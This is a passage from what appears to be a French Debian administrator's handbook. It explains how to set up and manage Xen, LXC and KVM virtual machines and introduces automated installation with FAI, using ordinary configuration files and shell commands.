testxen                         1    128    1        -b----  1.1
```

Outils disponibles pour gérer une VM Xen

Dans les anciennes versions de Debian (jusqu'à la version 7), `xm` était l'outil de référence pour utiliser et manipuler les machines virtuelles Xen. Cet outil en ligne de commande a maintenant été remplacé par `xl`, qui est globalement compatible. Mais ce ne sont pas les seuls outils disponibles : il existe aussi `virsh` de la suite `libvirt`, et `xe` de l'offre commerciale XAPI de XenServer.

ATTENTION Un seul domU par image !

On peut bien entendu démarrer plusieurs domU en parallèle, mais chacun devra utiliser son propre système, puisque chacun (mis à part la petite partie du noyau qui s'interface avec l'hyperviseur) se croit seul sur le matériel ; il n'est pas possible de partager un espace de stockage entre deux domU fonctionnant en même temps. On pourra cependant, si l'on n'a pas besoin de faire tourner plusieurs domU en même

temps, réutiliser la même partition d'échange, par exemple, ou la même partition utilisée pour stocker /home/.

On notera que le domU `testxen` occupe de la mémoire vive réelle, qui est prise sur celle disponible pour le dom0 (il ne s'agit pas de mémoire vive simulée). Il sera donc important de bien dimensionner la mémoire vive d'une machine que l'on destine à héberger des instances Xen.

Voilà ! Notre machine virtuelle démarre. Pour y accéder, nous avons deux possibilités. La première est de s'y connecter « à distance », à travers le réseau (comme pour une machine réelle, cependant, il faudra probablement mettre en place une entrée dans le DNS, ou configurer un serveur DHCP). La seconde, qui peut être plus utile si la configuration réseau du domU était erronée, est d'utiliser la console `hvc0`. On utilisera pour cela la commande `xl console` :

```
# xl console testxen
[...]
Debian GNU/Linux 8 testxen hvc0
testxen login:
```

On peut ainsi ouvrir une session, comme si l'on était au clavier de la machine virtuelle. Pour détacher la console, on utilisera la combinaison de touches `Ctrl+]`.

ASTUCE
Obtenir la console tout de suite

Si l'on souhaite démarrer un système dans un domU et accéder à sa console dès le début, on pourra passer l'option `-c` à la commande `xl create` ; on obtiendra alors tous les messages au fur et à mesure du démarrage du système.

OUTIL
OpenXenManager

OpenXenManager (dans le paquet `openxenmanager`) est une interface graphique qui permet la gestion distante de domaines Xen par l'intermédiaire de l'API Xen. Cet outil peut donc contrôler des domaines Xen distants. Il fournit la plupart des fonctionnalités de la commande `xl`.

Une fois que le domU est fonctionnel, on peut s'en servir comme d'un serveur classique (c'est un système GNU/Linux, après tout). Mais comme il s'agit d'une machine virtuelle, on dispose de quelques fonctions supplémentaires. On peut par exemple le mettre en pause temporairement, puis le débloquer, avec les commandes `xl pause` et `xl unpause`. Un domU en pause cesse de consommer de la puissance de processeur, mais sa mémoire lui reste allouée. La fonction de sauvegarde (`xl save`) et celle de restauration associée (`xl restore`) seront donc peut-être plus intéressantes. En effet, une sauvegarde d'un domU libère les ressources utilisées par ce domU, y compris la mémoire vive. Lors de la restauration (comme d'ailleurs après une pause), le domU ne s'aperçoit de rien de particulier, sinon que le temps a passé. Si un domU est toujours en fonctionnement lorsqu'on éteint le dom0, il sera automatiquement sauvegardé ; au prochain démarrage, il sera automatiquement restauré et remis en marche. Bien entendu, on aura les inconvénients que l'on peut constater par exemple lors de la suspension d'un ordinateur portable ; en particulier, si la suspension est trop longue, les connexions réseau risquent d'expirer.

Notons en passant que Xen est pour l'instant incompatible avec une grande partie de la gestion de l'énergie ACPI, ce qui inclut la suspension (*software suspend*) du système hôte (dom0).

DOCUMENTATION

**Options de la commande
xl**

La plupart des sous-commandes de `xl` attendent un ou plusieurs arguments, souvent le nom du domU concerné. Ces arguments sont largement décrits dans la page de manuel `xl(1)`.

Pour éteindre ou redémarrer un domU, on pourra soit exécuter la commande `shutdown` à l'intérieur de ce domU, soit utiliser, depuis le dom0, `xl shutdown` ou `xl reboot`.

POUR ALLER PLUS LOIN

Xen avancé

Xen offre de nombreuses fonctions avancées que nous ne pouvons pas décrire dans ces quelques paragraphes. En particulier, le système est relativement dynamique et l'on peut modifier différents paramètres d'un domaine (mémoire allouée, disques durs rendus disponibles, comportement de l'ordonnanceur des tâches, etc.) pendant le fonctionnement de ce domaine. On peut même migrer un domU entre des machines, sans l'éteindre ni perdre les connexions réseau ! On se rapportera, pour ces aspects avancés, à la documentation de Xen.

► <http://www.xen.org/support/documentation.html>

12.2.2. LXC

Bien qu'il soit utilisé pour construire des « machines virtuelles », LXC n'est pas à proprement parler une solution de virtualisation. C'est en réalité un système permettant d'isoler des groupes de processus sur un même système. Il tire parti pour cela d'un ensemble d'évolutions récentes du noyau Linux, regroupées sous le nom de *control groups*, et qui permettent de donner des visions différentes de certains aspects du système à des ensembles de processus appelés groupes. Parmi ces aspects du système figurent notamment les identifiants de processus, la configuration réseau et les points de montage. Un groupe de processus ainsi isolés n'aura pas accès aux autres processus du système et son accès au système de fichiers pourra être restreint à un sous-ensemble prédéfini. Il aura également accès à sa propre interface réseau, sa table de routage, éventuellement à un sous-ensemble des périphériques présents, etc.

Si l'on tire parti de ces fonctions, on peut isoler de la sorte tout une famille de processus depuis le processus `init` et on obtient un ensemble qui se rapproche énormément d'une machine virtuelle. L'appellation officielle est « un conteneur » (ce qui donne son nom à LXC, pour *LinuX Containers*), mais la principale différence avec une machine virtuelle Xen ou KVM tient au fait qu'il n'y a pas de deuxième noyau ; le conteneur utilise le même noyau que la machine hôte. Cela présente des avantages comme des inconvénients : parmi les avantages, citons les excellentes performances grâce à l'absence d'hyperviseur et de noyau intermédiaire, le fait que le noyau peut avoir une vision globale des processus du système et peut donc ordonner leur exécution de manière plus efficace que si deux noyaux indépendants essayaient d'ordonner des ensembles de processus sans cette vision d'ensemble. Parmi les inconvénients, citons qu'il n'est pas possible d'avoir une machine virtuelle avec un noyau différent (qu'il s'agisse d'un autre système d'exploitation ou simplement d'une autre version de Linux).

NOTE**Limites de l'isolation par LXC**

Contrairement au fonctionnement « habituel » des émulateurs ou des virtualiseurs plus lourds, les conteneurs LXC ne fournissent pas nécessairement une isolation totale. En particulier :

- Comme le noyau est partagé entre le système hôte et les conteneurs, il est possible d'accéder depuis les conteneurs aux messages du noyau, ce qui peut donner lieu à des fuites d'informations si des messages sont émis par un conteneur;
- Pour la même raison, si l'un des conteneurs est compromis et si une faille de sécurité du noyau est ainsi exposée, les autres conteneurs seront affectés aussi;
- La gestion des permissions sur les fichiers est faite par le noyau sur la base des identifiants numériques d'utilisateurs et de groupes ; ces identifiants ne correspondent pas nécessairement aux mêmes utilisateurs sur des conteneurs différents, il faudra donc garder cela à l'esprit si des systèmes de fichiers sont partagés entre plusieurs conteneurs et accessibles en écriture.

Comme il s'agit d'isolation et non de virtualisation complète, la mise en place de conteneurs LXC est un peu plus complexe que la simple utilisation de debian-installer sur une machine virtuelle. Après quelques préliminaires, il s'agira de mettre en place une configuration réseau, puis de créer le système qui sera amené à fonctionner dans le conteneur.

Préliminaires

Les utilitaires requis pour faire fonctionner LXC sont inclus dans le paquet *lxc*, qui doit donc être installé avant toute chose.

LXC a également besoin du système de paramétrage des *control groups*. Ce dernier se présente comme un système de fichiers virtuels à monter dans */sys/fs/cgroup*. Comme Debian 8 utilise par défaut *systemd*, qui a aussi besoin des *control groups*, cette opération est effectuée automatiquement au démarrage, et il n'est plus besoin de configuration supplémentaire.

Configuration réseau

Nous cherchons à utiliser LXC pour mettre en place des machines virtuelles ; il est possible de les laisser isolées du réseau et de ne communiquer avec elles que par le biais du système de fichiers, mais il sera dans la plupart des cas pertinent de donner aux conteneurs un accès, au moins minimal, au réseau. Dans le cas typique, chaque conteneur aura une interface réseau virtuelle et la connexion au vrai réseau passera par un pont. Cette interface virtuelle peut être soit branchée sur l'interface physique de la machine hôte, auquel cas le conteneur est directement sur le réseau, soit branchée sur une autre interface virtuelle de l'hôte, qui pourra ainsi filtrer ou router le trafic de manière fine. Dans les deux cas, il faudra installer le paquet *bridge-utils*.

Dans le cas simple, il s'agit de modifier */etc/network/interfaces* pour créer une interface *br0*, y déplacer la configuration de l'interface physique (*eth0* par exemple) et y ajouter le lien

entre les deux. Ainsi, si le fichier de définitions des interfaces standard contient initialement des lignes comme celles-ci :

```
auto eth0
iface eth0 inet dhcp
```

Il faudra les désactiver et les remplacer par :

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
    bridge-ports eth0
```

Cette configuration aura un résultat similaire à celui qui serait obtenu si les conteneurs étaient des machines branchées sur le même réseau physique que la machine hôte. La configuration en « pont » s’occupe de faire transiter les trames Ethernet sur toutes les interfaces connectées au pont, c'est-à-dire l'interface physique eth0 mais aussi les interfaces qui seront définies pour les conteneurs.

Si l'on ne souhaite pas utiliser cette configuration, par exemple parce qu'on ne dispose pas d'adresse IP publique à affecter aux conteneurs, on créera une interface virtuelle *tap* que l'on intégrera au pont. On aura alors une topologie de réseau similaire à ce que l'on aurait avec une deuxième carte réseau sur l'hôte, branchée sur un switch séparé, avec les conteneurs branchés sur ce même switch. L'hôte devra donc faire office de passerelle pour les conteneurs si l'on souhaite que ceux-ci puissent communiquer avec l'extérieur.

Pour cette configuration riche, on installera, en plus de *bridge-utils*, le paquet *vde2* ; le fichier */etc/network/interfaces* peut alors devenir :

```
# Interface eth0 inchangée
auto eth0
iface eth0 inet dhcp

# Interface virtuelle
auto tap0
iface tap0 inet manual
    vde2-switch -t tap0

# Pont pour les conteneurs
auto br0
iface br0 inet static
    bridge-ports tap0
    address 10.0.0.1
    netmask 255.255.255.0
```

On pourra ensuite soit configurer le réseau de manière statique dans les conteneurs, soit installer sur l'hôte un serveur DHCP configuré pour répondre aux requêtes sur l'interface br0.

Mise en place du système

Nous allons maintenant mettre en place le système de fichiers qui sera utilisé par le conteneur. Comme cette « machine virtuelle » ne fonctionnera pas directement sur le matériel, certains ajustements sont nécessaires par rapport à un système de fichiers classique, notamment en ce qui concerne le noyau, les périphériques et les consoles. Fort heureusement, le paquet *lxc* contient des scripts qui automatisent en grande partie cette mise en place. Ainsi, pour créer un conteneur Debian, on pourra utiliser les commandes suivantes (qui auront besoin des paquets *debootstrap* et *rsync*) :

```
root@mirwiz:~# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-jessie-amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
Root password is 'sSiKhMzI', please change !
root@mirwiz:~#
```

On notera que le système de fichiers est initialement généré dans */var/cache/lxc*, puis copié vers le répertoire de destination ; cela permet de créer d'autres systèmes de fichiers identiques beaucoup plus rapidement, puisque seule la copie sera nécessaire.

Signalons que le script de création de template Debian accepte une option *--arch* pour spécifier l'architecture du système à installer ainsi qu'une option *--release* si l'on souhaite une version de Debian autre que la version stable actuelle. Vous pouvez également définir la variable d'environnement *MIRROR* pour indiquer un miroir Debian local à utiliser.

Le système de fichiers nouvellement créé contient désormais un système Debian minimal. Le conteneur associé n'a aucun périphérique réseau (mis à part la boucle locale). Puisque cela n'est pas vraiment souhaitable, nous éditerons le fichier de configuration du conteneur (*/var/lib/lxc/testlxc/config*) et ajouterons ces quelques directives *lxc.network*.^{*} :

```
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49:79:20
```

Ces lignes signifient respectivement qu'une interface virtuelle sera créée dans le conteneur, qu'elle sera automatiquement activée au démarrage dudit conteneur, qu'elle sera automatiquement connectée au pont *br0* de l'hôte et qu'elle aura l'adresse MAC spécifiée. Si cette dernière instruction est absente, ou désactivée, une adresse aléatoire sera utilisée.

Une autre instruction utile est celle qui définit le nom d'hôte :

```
lxc.utsname = testlxc
```

Lancement du conteneur

Maintenant que notre image de machine virtuelle est prête, nous pouvons démarrer le conteneur :

```
root@mirwiz:~# lxc-start --daemon --name=testlxc
root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 8 testlxc tty1

testlxc login: root
Password:
Linux testlxc 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1 (2015-05-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
```

```

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root        1  0.0  0.2  28164  4432 ?      Ss  17:33  0:00 /sbin/init
root       20  0.0  0.1 32960  3160 ?      Ss  17:33  0:00 /lib/systemd/systemd-journald
root       82  0.0  0.3 55164  5456 ?      Ss  17:34  0:00 /usr/sbin/sshd -D
root       87  0.0  0.1 12656 1924 tty2    Ss+ 17:34  0:00 /sbin/agetty --noclear tty2
  ↳ linux
root       88  0.0  0.1 12656  1764 tty3    Ss+ 17:34  0:00 /sbin/agetty --noclear tty3
  ↳ linux
root       89  0.0  0.1 12656 1908 tty4    Ss+ 17:34  0:00 /sbin/agetty --noclear tty4
  ↳ linux
root      90  0.0  0.1 63300  2944 tty1    Ss  17:34  0:00 /bin/login --
root     117  0.0  0.2 21828 3668 tty1    S   17:35  0:00 \_ -bash
root     268  0.0  0.1 19088  2572 tty1    R+ 17:39  0:00 \_ ps auxfw
root      91  0.0  0.1 14228  2356 console  Ss+ 17:34  0:00 /sbin/agetty --noclear --keep-
  ↳ baud console 115200 38400 9600 vt102
root     197  0.0  0.4 25384  7640 ?      Ss  17:38  0:00 dhclient -v -pf /run/dhclient.
  ↳ eth0.pid -lf /var/lib/dhcp/dhclient.e
root     266  0.0  0.1 12656  1840 ?      Ss  17:39  0:00 /sbin/agetty --noclear tty5
  ↳ linux
root     267  0.0  0.1 12656  1928 ?      Ss  17:39  0:00 /sbin/agetty --noclear tty6
  ↳ linux
root@testlxc:~#

```

Nous voilà ainsi dans le conteneur, d'où nous n'avons accès qu'aux processus lancés depuis le conteneur lui-même et qu'au sous-ensemble dédié du système de fichiers (`/var/lib/lxc/testlxc/rootfs`). Nous pouvons quitter la console avec la combinaison de touches **Ctrl+a** suivie de **q**.

Notons que l'on a démarré le conteneur en tâche de fond, grâce à l'option `--daemon` de `lxc-start`. On pourra ensuite l'interrompre par `lxc-stop --name=testlxc`.

Le paquet `lxc` contient un script d'initialisation qui peut démarrer automatiquement un ou plusieurs conteneurs lors du démarrage de l'ordinateur (il utilise `lxc-autostart`, qui démarre les conteneurs dont l'option `lxc.start.auto` est réglée à 1). Un contrôle plus fin de l'ordre de démarrage est possible, grâce aux options `lxc.start.order` et `lxc.group` : par défaut, le script d'initialisation démarre d'abord les conteneurs qui sont dans le groupe `onboot`, puis ceux qui ne font partie d'aucun groupe. Dans les deux cas, l'ordre de lancement au sein d'un groupe est contrôlé par l'option `lxc.start.order`.

POUR ALLER PLUS LOIN

Virtualisation massive

Comme LXC est une solution d'isolation assez légère, elle peut être particulièrement adaptée à de l'hébergement massif de serveurs virtuels. Il faudra vraisemblablement utiliser une configuration réseau un peu plus avancée que celle utilisée dans cet exemple, mais la configuration avec interfaces `tap` et `veth` présentée plus haut suffira dans de nombreux cas.

On pourra en outre vouloir partager une partie du système de fichiers, par exemple les sous-arborescences `/usr` et `/lib`, pour ne pas avoir à dupliquer les programmes installés s'ils sont communs à plusieurs conteneurs ; on ajoutera pour cela des entrées `lxc.mount.entry` dans le fichier de configuration des conteneurs. Un effet secondaire intéressant est qu'ils occuperont également moins de mémoire vive, vu que le noyau est capable de s'apercevoir que les programmes sont partagés. Le coût marginal d'un conteneur supplémentaire sera alors réduit à l'espace disque dédié (les données spécifiques à ce conteneur) et à quelques processus supplémentaires à gérer par le noyau.

Nous ne décrivons pas ici toutes les options disponibles ; pour plus d'informations, on se référera aux pages de manuel `lxc(7)`, `lxc.container.conf(5)` et celles référencées.

12.2.3. Virtualisation avec KVM

KVM (*Kernel-based Virtual Machine*, « machine virtuelle basée sur le noyau ») est avant tout un module noyau facilitant la mise en place de machines virtuelles. L'application que l'on utilise pour démarrer et contrôler ces machines virtuelles est dérivée de QEMU. Ne vous étonnez donc pas si l'on fait appel à des commandes `qemu-*` dans cette section traitant de KVM .

Contrairement aux autres solutions de virtualisation, KVM a été intégré au noyau Linux dès ses débuts. Le choix de s'appuyer sur les jeux d'instructions dédiés à la virtualisation (Intel-VT ou AMD-V) permet à KVM d'être léger, élégant et peu gourmand en ressources. La contrepartie est qu'il ne fonctionne pas sur tous les ordinateurs, mais seulement ceux disposant de processeurs adaptés. Pour les ordinateurs à base de x86, vous pouvez vérifier que votre processeur dispose des jeux d'instructions requis en cherchant « `vmx` » ou « `svm` » dans les drapeaux du processeur listés dans `/proc/cpuinfo`.

Grâce à Red Hat soutenant activement son développement, KVM est plus ou moins devenu la référence pour la virtualisation sous Linux.

Préliminaires

Contrairement à des outils comme Virtualbox, KVM ne dispose pas en standard d'interface pour créer et gérer les machines virtuelles. Le paquet `qemu-kvm` se contente de fournir un exécutable du même nom (qui sert à démarrer une machine virtuelle) et un script de démarrage qui charge les modules nécessaires.

Fort heureusement, Red Hat fournit aussi la solution à ce problème puisqu'ils développent `libvirt` et les outils associés `virtual-manager`. `libvirt` est une bibliothèque qui permet de gérer des machines virtuelles de manière uniforme, quelle que soit la technologie de virtualisation employée. À l'heure actuelle, `libvirt` gère QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare et UML. `virtual-manager` est une interface graphique exploitant `libvirt` pour créer et gérer des machines virtuelles.

Installons donc tous les paquets requis avec `apt-get install qemu-kvm libvirt-bin virtinst virtual-manager virt-viewer`. `libvirt-bin` fournit le démon `libvirtd` qui sert à gérer des machines virtuelles (éventuellement à distance) et qui va mettre en route les machines virtuelles requises au démarrage du serveur. En outre, le paquet fournit `virsh`, un outil en ligne de commande qui permet de contrôler les machines virtuelles gérées par `libvirtd`.

`virtinst` fournit quant à lui `virt-install` qui sert à créer des machines virtuelles depuis la ligne de commande. Enfin, `virt-viewer` permet d'accéder à la console graphique d'une machine virtuelle.

Configuration réseau

Tout comme avec Xen ou LXC, la configuration la plus courante pour des serveurs publics consiste à configurer un pont dans lequel seront intégrées les interfaces réseau des machines virtuelles (voir section [12.2.2.2, « Configuration réseau »](#) page 366).

Alternativement, la configuration par défaut employée par KVM est d'attribuer une adresse privée à la machine virtuelle (dans la plage 192.168.122.0/24) et de faire du NAT pour que la machine ait un accès au réseau extérieur.

Dans la suite de cette section, nous supposerons qu'un pont br0 a été configuré et que l'interface réseau physique eth0 y a été intégrée.

Installation avec virt-install

La création d'une machine virtuelle est très similaire à l'installation d'une machine normale, sauf que toutes les caractéristiques de la machine sont décrites par une ligne de commande à rallonge.

En pratique, cela veut dire que nous allons utiliser l'installateur Debian en démarrant sur un lecteur de DVD-Rom virtuel associé à une image ISO d'un DVD Debian. La machine virtuelle exportera la console graphique via le protocole VNC (voir explications en section [9.2.2, « Accéder à distance à des bureaux graphiques »](#) page 219) et nous pourrons donc contrôler le déroulement de l'installation par ce biais.

En préalable, nous allons indiquer à libvirtd l'emplacement où nous allons stocker les images disques. Ce n'est nécessaire que si l'on souhaite utiliser un autre emplacement que celui par défaut (/var/lib/libvirt/images/).

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

Ajouter un utilisateur au groupe libvirt

ASTUCE

Tous les exemples de cette section supposent que les commandes sont exécutées sous l'identité de root. En pratique, pour contrôler le démon libvirt local, il est nécessaire d'être soit root, soit un membre du groupe libvirt (ce qui n'est pas le cas par défaut). Ainsi, pour éviter d'utiliser les droits de root trop souvent, il est possible d'ajouter un utilisateur au groupe libvirt, ce qui permettra d'utiliser les différentes commandes sous l'identité de cet utilisateur.

Lançons maintenant l'installation de la machine virtuelle et regardons de plus près la signification des options les plus importantes de `virt-install`. Cette commande va enregistrer la machine virtuelle et ses paramètres auprès de libvirtd, puis la démarrer une première fois afin que l'on puisse effectuer l'installation.

```

# virt-install --connect qemu:///system ①
    --virt-type kvm ②
    --name testkvm ③
    --ram 1024 ④
    --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10 ⑤
    --cdrom /srv/isos/debian-8.1.0-amd64-netinst.iso ⑥
    --network bridge=br0 ⑦
    --vnc
    --os-type linux ⑧
    --os-variant debianwheezy

```

Starting install...

Allocating 'testkvm.qcow' | 10 GB 00:00
Creating domain... | 0 B 00:00
Guest installation complete... restarting guest.

- ➊ L’option --connect permet d’indiquer l’hyperviseur à gérer. L’option prend la forme d’une URL indiquant à la fois la technologie de virtualisation (xen://, qemu://, lxc://, openvz://, vbox://, etc.) et la machine hôte (qui est laissée vide lorsque l’hôte est la machine locale). En outre, dans le cas de QEMU/KVM, chaque utilisateur peut gérer des machines virtuelles qui fonctionneront donc avec des droits limités et le chemin de l’URL permet de distinguer les machines « systèmes » (/system) des autres (/session).
- ➋ KVM se gérant de manière similaire à QEMU, l’option --virt-type kvm précise que l’on souhaite employer KVM même si l’URL de connexion précise indique QEMU.
- ➌ L’option --name définit l’identifiant (unique) que l’on attribue à la machine virtuelle.
- ➍ L’option --ram définit la quantité de mémoire vive à allouer à la machine virtuelle (en Mo).
- ➎ L’option --disk indique l’emplacement du fichier image qui va représenter le disque dur de notre machine virtuelle. Si le fichier n’existe pas, il est créé en respectant la taille en Go indiquée dans le paramètre size. Le paramètre format permet de stocker le disque virtuel de différentes manières. Le format par défaut (raw) est un fichier de la taille exacte du disque, copie exacte de son contenu. Le format retenu ici est un peu plus avancé (et spécifique à QEMU) et permet de démarrer avec un petit fichier dont la taille augmente au fur et à mesure que l’espace disque est réellement utilisé par la machine virtuelle.
- ➏ L’option --cdrom indique où trouver l’image ISO du CD-Rom qui va servir à démarrer l’installateur. On peut aussi bien indiquer un chemin local d’un fichier ISO, une URL où l’image peut être récupérée, ou encore un périphérique bloc correspondant à un vrai lecteur de CD-Rom (i.e. /dev/cdrom).
- ➐ L’option --network indique comment la carte réseau virtuelle doit s’intégrer dans la configuration réseau de l’hôte. Le comportement par défaut (que nous forçons ici) est de l’intégrer dans tout pont (*bridge*) pré-existant. En l’absence de pont, la machine virtuelle

n'aura accès au LAN que par du NAT et obtient donc une adresse dans un sous-réseau privé (192.168.122.0/24).

- ⑧ --vnc demande que la console graphique soit mise à disposition par VNC. Par défaut, le serveur VNC associé n'écoute que sur l'interface locale (localhost). Si le client VNC est exécuté depuis une autre machine, il faudra mettre en place un tunnel SSH pour établir la connexion (voir section 9.2.1.3, « *Créer des tunnels chiffrés avec le port forwarding* » page 218). Alternativement, on peut passer l'option --vnclisten=0.0.0.0 pour demander que le serveur VNC soit accessible depuis toutes les interfaces, mais dans ce cas vous avez intérêt à prévoir des règles adéquates dans le pare-feu.
- ⑨ Les options --os-type et --os-variant permettent d'optimiser quelques paramètres de la machine virtuelle en fonction des caractéristiques connues du système d'exploitation indiqué.

À ce stade, la machine virtuelle est démarrée et il faut se connecter à la console graphique pour effectuer l'installation. Si l'opération a été effectuée depuis un bureau graphique, la console graphique a été automatiquement lancée. Autrement, on peut en démarrer une sur un autre poste à l'aide de `virt-viewer`:

```
$ virt-viewer --connect qemu+ssh://root@serveur/system  
root@serveur's password:  
root@serveur's password:
```

À la fin de l'installation, la machine virtuelle est redémarrée. Elle est désormais prête à l'emploi.

Gestion des machines avec virsh

L'installation étant terminée, il est temps de voir comment manipuler les machines virtuelles disponibles. La première commande permet de lister les machines gérées par `libvirt`:

```
# virsh -c qemu:///system list --all  
Id Name State  
-----  
- testkvm shut off
```

Démarrons notre machine virtuelle de test :

```
# virsh -c qemu:///system start testkvm  
Domain testkvm started
```

Cherchons à obtenir les informations de connexion à la console graphique (le port d'affichage VNC renvoyé peut être passé en paramètre à `vncviewer`) :

```
# virsh -c qemu:///system vncdisplay testkvm  
:0
```

Parmi les autres commandes disponibles dans `virsh`, on trouve :

- `reboot` pour initier un redémarrage ;
- `shutdown` pour arrêter proprement une machine virtuelle ;
- `destroy` pour la stopper brutalement ;
- `suspend` pour la mettre en pause ;
- `resume` pour la sortir de pause ;
- `autostart` pour activer (ou désactiver lorsque l'option `--disable` est employée) le démarrage automatique d'une machine virtuelle au démarrage de l'hôte ;
- `undefine` pour effacer toute trace de la machine virtuelle au sein de `libvirt`.

Toutes ces commandes prennent en paramètre un identifiant de machine virtuelle.

Installer un système basé sur RPM avec yum sur Debian

Si la machine virtuelle doit faire fonctionner Debian (ou une de ses dérivées), le système peut être initialisé avec `debootstrap`, comme décrit précédemment. En revanche si la machine virtuelle doit être installée avec un système basé sur RPM (comme Fedora, CentOS ou Scientific Linux), la mise en place sera faite avec l'outil `yum` (disponible dans le paquet de même nom).

La procédure implique d'utiliser `rpm` pour extraire un ensemble de fichiers initiaux, notamment les fichiers de configuration de `yum`, puis d'appeler `yum` pour extraire le reste des paquets. Mais comme `yum` est appelé depuis l'extérieur du chroot, il est nécessaire d'effectuer quelques changements temporaires. Dans l'exemple ci-dessous, le chroot cible est situé dans `/srv/centos`.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release-7-1.1503.
  ↳ el7.centos.2.8.x86_64.rpm
# rpm --nodeps --root "$rootdir" -i centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
warning: centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm: Header V3 RSA/SHA256
  ↳ Signature, key ID f4a80eb5: NOKEY
# sed -i -e "s,gpgkey=file:///etc/,gpgkey=file://${rootdir}/etc/,g" $rootdir/etc/yum.
  ↳ repos.d/*.repo
# yum --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,gpgkey=file://${rootdir}/etc/,gpgkey=file:///etc/,g" $rootdir/etc/yum.
  ↳ repos.d/*.repo
```

12.3. Installation automatisée

Les administrateurs de Falcot SA, comme tous les administrateurs de parcs importants de machines, ont besoin d'outils pour installer (voire réinstaller) rapidement, et si possible automatiquement, leurs nouvelles machines.

Pour répondre à ces besoins, il y a différentes catégories de solutions : d'un côté, des outils génériques comme SystemImager qui gèrent cela en créant une image des fichiers d'une machine modèle qui peut ensuite être déployée sur les machines cibles ; de l'autre, debian-installer, l'installateur standard auquel on ajoute un fichier de configuration indiquant les réponses aux différentes questions posées au cours de l'installation. Entre les deux, on trouve un outil hybride comme FAI (*Fully Automatic Installer*) qui installe des machines en s'appuyant sur le système de paquetage, mais qui exploite sa propre infrastructure pour les autres tâches relevant du déploiement (démarrage, partitionnement, configuration, etc.).

Chacune de ces solutions a des avantages et des inconvénients : SystemImager ne dépend pas d'un système de paquetage particulier et permet donc de gérer des parcs de machines exploitant plusieurs distributions de Linux. Il offre en outre un mécanisme de mise à jour du parc sans requérir une réinstallation. Mais pour que ces mises à jour soient fiables, il faut en contrepartie que les machines du parc ne changent pas indépendamment. Autrement dit, il n'est pas question que l'utilisateur puisse mettre à jour certains logiciels voire en installer de supplémentaires. De même, les mises à jour de sécurité, qui pourraient être automatisées, ne devront pas l'être puisque qu'elles devront transiter via l'image de référence. Enfin, cette solution nécessite un parc homogène de machines pour éviter de devoir jongler avec de trop nombreuses images. Il n'est pas question d'installer une image powerpc sur une machine i386 .

Une installation automatisée avec debian-installer saura au contraire s'adapter aux spécificités des différentes machines : il récupérera le noyau et les logiciels dans les dépôts correspondants, détectera le matériel présent, partitionnera l'ensemble du disque pour exploiter tout l'espace disponible, installera le système Debian et configurera un chargeur de démarrage. En revanche, avec l'installateur standard, seules des versions Debian « standard » seront installées : c'est-à-dire le système de base plus les « tâches » que l'on aura présélectionnées. Impossible donc d'installer un profil très particulier comprenant des applications non empaquetées. Pour répondre à ces problématiques, il faut modifier l'installateur... Fort heureusement, ce dernier est très modulaire et des outils existent pour automatiser le plus gros de ce travail : il s'agit de simple-CDD (CDD est l'acronyme de *Custom Debian Derivative* — dérivée personnalisée de Debian). Même avec simple-CDD, cette solution ne répond qu'au besoin des installations initiales ; ce n'est pourtant pas jugé problématique puisque les outils APT permettent ensuite de déployer efficacement des mises à jour.

Nous n'aborderons que rapidement FAI et pas du tout SystemImager (qui ne fait plus partie de Debian), afin d'étudier plus en détail debian-installer et simple-CDD, les solutions les plus intéressantes dans un contexte où Debian est systématiquement employé.

12.3.1. Fully Automatic Installer (FAI)

Fully Automatic Installer est probablement la plus ancienne des solutions de déploiement automatisé de systèmes Debian. C'est pourquoi cet outil est très fréquemment cité ; mais sa grande souplesse compense difficilement sa relative complexité.

Pour exploiter cette solution, il faut un système serveur qui va permettre de stocker les informations de déploiement et de démarrer les machines depuis le réseau. On y installera le paquet *fai-server* (ou *fai-quickstart* si on veut forcer l'installation de tous les éléments nécessaires pour une configuration relativement standard).

En ce qui concerne la définition des différents profils installables, FAI emploie une approche différente. Au lieu d'avoir une installation de référence que l'on se contente de dupliquer, FAI est un installateur à part entière mais qui est totalement paramétrable par un ensemble de fichiers et de scripts stockés sur le serveur : l'emplacement par défaut est `/srv/fai/config/`, mais ce répertoire n'existe pas, charge à l'administrateur donc de créer tous les fichiers nécessaires. En général, on s'inspirera des exemples que l'on trouve dans la documentation disponible dans le paquet *fai-doc* et plus particulièrement dans `/usr/share/doc/fai-doc/examples/simple/`.

Une fois ces profils totalement définis, il faut exécuter *fai-setup* pour régénérer les différents éléments nécessaires au démarrage d'une installation par FAI ; il s'agit essentiellement de préparer (ou mettre à jour) un système minimal (NFSROOT) qui est employé pendant l'installation. Alternativement, il est possible de générer un CD d'amorçage de l'installation avec *fai-cd*.

Avant d'être à même de créer tous ces fichiers de configuration, il convient d'avoir une bonne idée du fonctionnement de FAI. Une installation typique enchaîne les étapes suivantes :

- récupération et démarrage du noyau par le réseau ;
- montage du système racine par NFS (le *nfsroot* mentionné précédemment) ;
